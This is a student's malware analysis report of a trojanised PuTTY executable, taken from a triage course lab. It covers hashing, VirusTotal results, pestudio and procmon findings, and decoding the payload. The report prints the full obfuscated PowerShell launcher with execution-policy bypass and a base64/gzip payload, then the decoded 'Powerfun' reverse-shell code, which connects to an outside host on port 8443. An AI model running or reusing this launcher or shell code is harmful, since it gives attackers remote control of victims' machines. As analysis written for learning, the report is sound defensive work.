


Malware Analysis of a Trojan named “putty.exe”



Contents

Executive Summary	3
Tools used	3
Static analysis	4
Using pestudio	5
Dynamic Analysis.....	7
Using procmon to observe processes spawned	9
Decoding the script and outputting it.....	11
Confirming behavior of the malicious artifact putty.exe	12

Executive Summary

Hi , I Am Don from University of Wollongong bachelor's in computer science major Cybersecurity, and this the first malware in which I have ever analyzed after learning many different concepts and strengthening my foundation just to start learning reverse engineering. It may seem like a simple yet unsophisticated analysis, but it was all done with hours of research and research, and it is my first step into reverse engineering. Special shoutout to TCM security's Practical malware analysis and triage course . It is truly an amazing malware analysis course.


In the course, I was provided with a challenge malware to solve, which is a trojan obfuscated as a legitimate application "putty.exe". I will be documenting the steps I took to conduct a basic manual analysis. As I believe, methodology and fundamental analysis precedes tools. Laying a strong foundation is crucial before turning to decompiling tool such as x64dbg and cutter, which I will be utilizing for other malware later, and I will document its finding too.

Tools used

1. FlareVM
2. procmon
3. tcpview
4. wireshark
5. netcat
6. inetsim

Static analysis

So, one of the first things i would do was to obtain the signature of putty.exe in SHA256 and MD5 and then submitting the hashes to VirusTotal.com(a known malware databse) for matches.

A screenshot of a Windows Command Prompt window titled 'Cmder'. The window shows the following commands and their outputs:

```
C:\Users\Gyudon
λ cd Desktop\

C:\Users\Gyudon\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

C:\Users\Gyudon\Desktop
λ md5sum.exe putty.exe
334a10500feb0f3444bf2e86ab2e76da *putty.exe

C:\Users\Gyudon\Desktop
λ |
```

The background of the Command Prompt window features a dark theme with a faint, stylized illustration of a person in a hoodie. The taskbar at the bottom shows the 'cmd.exe' icon and a search bar.

Figure 1 Hashes

61

/ 72

Community Score -2

61/72 security vendors flagged this file as malicious

Reanalyze

Similar

More

0c82e654c09c8fd9fd4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Size 1.47 MB

Last Analysis Date 10 days ago

EXE

PuTTY

peexe

checks-user-input

direct-cpu-clock-access

detect-debug-environment

long-sleeps

runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 17+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.marte/meterpreter

Threat categories trojan

Family labels marte meterpreter rozena

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Win-Trojan/Swroot.X1746	Alibaba	Trojan:Win32/Rozena.7ad3a84c
AliCloud	Backdoor.Win/Meterpreter.QHU	ALYac	Generic.ShellCode.Marte.H.94C8876E
Antiy-AVL	Trojan/Win32.Meterpreter.a	Arcabit	Generic.ShellCode.Marte.H.94C8876E
Arctic Wolf	Unsafe	Avast	Win32:Metasploit-L [ExpI]
AVG	Win32:Metasploit-L [ExpI]	Avira (no cloud)	TR/Patched.Gen
BitDefender	Generic.ShellCode.Marte.H.94C8876E	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.MSShellcode-7	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.meterpreter	Cynet	Malicious (score: 100)

61 vendors have already flagged this as a Trojan malware but let us go under the pretense that it was never there and attempt to analyze its behavior.

Using pestudio

pestudio is a tool which would attempt to identify malicious artifacts within a given executable files(pe format). By using this tool, we can lookout for potential anomalies within the binaries of this executable.

pestudio 9.51 - Malware Initial Assessment - www.wintr.com | c:\users\gyudon\desktop\putty.exe (read-only)

file settings about

c:\users\gyudon\desktop\putty.exe

- indicators (wait...)
- footprints (wait...)
- virustotal (offline)
- dos-header (size > 64 bytes)
- dos-stub (size > 56 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 4)
- sections (files > 3)
- libraries (count > 8)
- imports (flag > 51)**
- exports (n/a)
- thread-local-storage (n/a)
- NET (n/a)
- resources (signature > chmt)
- strings (wait...)
- debug (n/a)
- manifest (name > PuTTY)
- version (FileDescription > SSH, Telnet, Rlogin)
- certificate (n/a)
- overlay (n/a)

imports (326)	flag (51)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
CloseClipboard	x	implicit	-	0x002F002E	0x0012396E	USER32.dll
EmptyClipboard	x	implicit	-	0x001E002E	0x00123AAA	USER32.dll
GetClipboardData	x	implicit	-	0x0077006F	0x00123B44	USER32.dll
GetClipboardOwner	x	implicit	-	0x002F0073	0x00123B58	USER32.dll
GetDesktopWindow	x	implicit	-	0x006C0065	0x00123B84	USER32.dll
GetForegroundWindow	x	implicit	-	0x002E002E	0x00123BCE	USER32.dll
GetKeyboardState	x	implicit	-	0x00680073	0x00123BF8	USER32.dll
GetQueueStatus	x	implicit	-	0x00740075	0x00123C38	USER32.dll
OpenClipboard	x	implicit	-	0x00740073	0x00123E3A	USER32.dll
RegisterClipboardFormatA	x	implicit	-	0x00670067	0x00123EAD	USER32.dll
SetClipboardData	x	implicit	-	0x006C0064	0x00123F6A	USER32.dll
SetKeyboardState	x	implicit	-	0x006E006F	0x00123FBE	USER32.dll
SystemParametersInfoA	x	implicit	-	0x006E0069	0x00124060	USER32.dll
ShellExecuteA	x	implicit	-	0x002E002E	0x00124118	SHELL32.dll
AllocateAndInitializeSid	x	implicit	-	0x0073002F	0x001241FA	ADVAPI32.dll
CopySid	x	implicit	-	0x00680073	0x00124210	ADVAPI32.dll
EqualSid	x	implicit	-	0x00720061	0x0012421A	ADVAPI32.dll
GetLengthSid	x	implicit	-	0x00660063	0x00124226	ADVAPI32.dll
RegCreateKeyA	x	implicit	-	0x00690077	0x00124274	ADVAPI32.dll
RegCreateKeyExA	x	implicit	-	0x0064006E	0x00124284	ADVAPI32.dll
RegDeleteKeyA	x	implicit	-	0x0077006F	0x00124296	ADVAPI32.dll
RegDeleteValueA	x	implicit	-	0x002F0073	0x001242A8	ADVAPI32.dll
RegEnumKeyA	x	implicit	-	0x00690077	0x001242B8	ADVAPI32.dll
RegSetValueExA	x	implicit	-	0x00690077	0x001242EB	ADVAPI32.dll
SetSecurityDescriptorDacl	x	implicit	-	0x0063002E	0x001242FA	ADVAPI32.dll
SetSecurityDescriptorOwner	x	implicit	-	0x002E0000	0x00124316	ADVAPI32.dll
CreateNamedPipeA	x	implicit	-	0x002F002E	0x00124360	KERNEL32.dll
CreatePipe	x	implicit	-	0x00730073	0x001243F4	KERNEL32.dll
CreateProcessA	x	implicit	-	0x00730068	0x00124402	KERNEL32.dll

sha256 > DC82E654C09C8FD9DF4899718EFA37670974C9EECSA8FC18A167F93CEA6EE03

cpu > 32-bit

file > type > executable

subsystem > GUI

entry-point > 0x00122000

Figure 2 Result from pestudio

These are a list of imported window APIs as well as strings in which pestudio has flagged to be potentially malicious, but then again, for an SSH and Telnet application like putty, these APIs are not out of the ordinary. Even after the static analysis in which we did having no substantial results, i believed I can still work on this further by moving to dynamic analysis.

Dynamic Analysis

By detonating the malware in a safe and controlled environment (flareVM itself) there are tools in which we can utilize to observe its behavior through dynamic analysis. Always remember to take snapshots so that you can always revert back to a safe snapshot.



Figure 3 Powershell spawned oddly




Figure 4 normal putty startup after powershell is terminated

So when I executed `putty.exe`, it spawned powershell process for a few seconds before it disappeared and the `putty.exe` executes normally, this is a extremely telling sign of a hidden payload within a legitimate application.

Using procmon to observe processes spawned

So , one thing in which we can do is to use procmon to observe processes spawned by the artifacts in questioned here, which is putty.exe.

Time ...	Process Name	PID	Operation	Path	Result	Detail
38:3...	putty.exe	4816	Process Start		SUCCESS	Parent PID: 104
38:3...	putty.exe	4816	Thread Create		SUCCESS	Thread ID: 482
38:3...	putty.exe	4816	Load Image	C:\Users\Gyudon\Desktop\putty.exe	SUCCESS	Image Base: 0x
38:3...	putty.exe	4816	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x
38:3...	putty.exe	4816	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x
38:3...	putty.exe	4816	CreateFile	C:\Windows\Prefetch\PUTTY.EXE-F42...	NAME NOT FOUND	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access
38:3...	putty.exe	4816	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
38:3...	putty.exe	4816	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
38:3...	putty.exe	4816	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access
38:3...	putty.exe	4816	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
38:3...	putty.exe	4816	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
38:3...	putty.exe	4816	CreateFile	C:\Windows	SUCCESS	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access
38:3...	putty.exe	4816	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access
38:3...	putty.exe	4816	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ
38:3...	putty.exe	4816	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
38:3...	putty.exe	4816	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x
38:3...	putty.exe	4816	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x
38:3...	putty.exe	4816	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access
38:3...	putty.exe	4816	CreateFile	C:\Windows	SUCCESS	Desired Access
38:3...	putty.exe	4816	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windov
38:3...	putty.exe	4816	CloseFile	C:\Windows	SUCCESS	
38:3...	putty.exe	4816	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access
38:3...	putty.exe	4816	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	NAME NOT FOUND	Length: 520
38:3...	putty.exe	4816	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	SUCCESS	Type: REG_SZ

Figure 5: putty.exe filtered by process name

There is a lot of processes here spawned by putty.exe, but most of them do not seem to be suspicious. However, remember that powershell which spawned? I would then deduced that putty.exe has spawn a powershell child ocess. To confirm my suspicion, I went to filter parent ID of 4816 to see it's child processes.





Figure 6: Powershell child process



As suspected, powershell child process is spawned by putty.exe with a suspicious looking powershell command, that has -noni which is non interactive window, and -ep bypass, which bypasses execution policy, to execute a base64 encoded script.



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHtIRbhdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1yLjBntUL7aGczlZ5kl9AG0xQbko0IRwK10tkcN8B5/Mz6S5QHw8g0u6RvidymTX6RhNp1PB4TFU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGSLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLMV2R55pGHLUut29g3EvE6t8wj1ZzhKuvKr/9MY5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGfUcVfgCVSroAvw4DIF4D3XnKk25QH1Z2p2WkK0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhK1qd2rotnrcnoSXBt0Roxhro3DqhX+BNX/GLyJa5QKTxExFLdK/hLya0wCdeeCF2pImJc5kFRj+U7zPEsZtUJjmwA06/Ztgg5Vp2JWaYl0Zd0oohlTgXEPM/Ab4FXhKty2ibquTi3U5mVx7ewV4MgKMw7Eteqvovf9xam27DvP3ot430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2U0y+auPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VayHBgnqcFhwd7xzfyP072pxq3m1BnIRGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF51loEs0DfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIzK9X2rwowCGg/c/wx8pk0KJhYbIUWJgJGNauDVSDB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcnGJeW67cvyAhN27HWVp+FvKJsaTBXTiH1h33UaDwv7eMfrfGA1N1W66/2FDxd87V4wPBqmxuLeH74GV/PKRvYqI3jqF61yiuBFVowdKTPXSSHsfe/+7dJtlmqHve2k5ASX5N6SjX3V8HwZ98I7sAgg5wuCktlCWpiYtK8prV5tbHFaF1C1euZQbL2b8qYXS8ub2V01znQ54afCsrcy2sFyFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmPRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVIPR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvncFWp5uLXdnSXTQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Figure 7: the following script after being word wrapped

Decoding the script and outputting it

The script shows a new object being created in the system with a Gzip format encoded in base64, so what I would do is to decode it and output it using linux to see what is the object/file being created and executed.




Figure 8: decoding and outputting the file

```
unknown (1) - SciTE
File Edit Search View Tools Options Language Buffers Help

1 unknown (1)

# Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()
        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
